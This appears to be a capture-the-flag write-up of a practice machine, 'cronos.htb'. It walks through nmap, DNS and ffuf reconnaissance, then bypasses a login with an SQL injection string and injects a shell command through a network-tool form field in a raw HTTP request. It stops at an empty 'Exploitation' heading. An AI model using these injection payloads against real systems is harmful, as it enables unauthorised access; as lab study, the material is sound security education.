

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.13 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 10:52 IST
Nmap scan report for 10.10.10.13
Host is up (1.1s latency).
Not shown: 36394 closed tcp ports (reset), 29138 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.14 seconds
```

2) Checked the web



Apache2 Ubuntu Default Page

Advertisement

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

3) Enumerated DNS




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ dig -x 10.10.10.13 @10.10.10.13

; <<>> DiG 9.19.21-1-Debian <<>> -x 10.10.10.13 @10.10.10.13
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16278
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;13.10.10.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
13.10.10.10.in-addr.arpa. 604800 IN     PTR     ns1.cronos.htb.

;; AUTHORITY SECTION:
10.10.10.in-addr.arpa.  604800  IN      NS      ns1.cronos.htb.

;; ADDITIONAL SECTION:
ns1.cronos.htb.         604800  IN      A       10.10.10.13

;; Query time: 220 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (UDP)
;; WHEN: Wed May 29 11:49:37 IST 2024
;; MSG SIZE  rcvd: 111
```

4) The server uses virtual host




5) Found subdomain



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://10.10.10.13/' -H "Host: FUZZ.cronos.htb" -ic -t 200 -fs 11439

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.13/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.cronos.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 11439
________________________________________________

www                     [Status: 200, Size: 2319, Words: 990, Lines: 86, Duration: 301ms]
admin                   [Status: 200, Size: 1547, Words: 525, Lines: 57, Duration: 715ms]
```

6) Checked admin domain



Login

UserName :


Password :

Submit

Advertisement

Vulnerability Assessment

1) The login page is vulnerable to sql injection




Login

UserName : ' or 1=1 #

Password : ●●●●●

Submit

Advertisement




Net Tool v0.1

traceroute 8.8.8.8 Execute!

Sign Out

2) The tool is vulnerable to command injection



```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://admin.cronos.htb
Connection: close
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=mki3akhcnqa586crps3ieao5i2
Upgrade-Insecure-Requests: 1

command=ls%20-al%3b&host=8.8.8.8
```

Net Tool v0.1


traceroute 8.8.8.8 Execute!

```
total 32
drwxr-xr-x 2 www-data www-data 4096 May 10 2022 .
drwxr-xr-x 5 root root 4096 May 10 2022 ..
-rw-r--r-- 1 www-data www-data 1024 Apr 9 2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data 237 Apr 9 2017 config.php
-rw-r--r-- 1 www-data www-data 2531 Jan 1 2021 index.php
-rw-r--r-- 1 www-data www-data 102 Apr 9 2017 logout.php
-rw-r--r-- 1 www-data www-data 383 Apr 9 2017 session.php
-rw-r--r-- 1 www-data www-data 782 Apr 9 2017 welcome.php
```

Sign Out

Exploitation

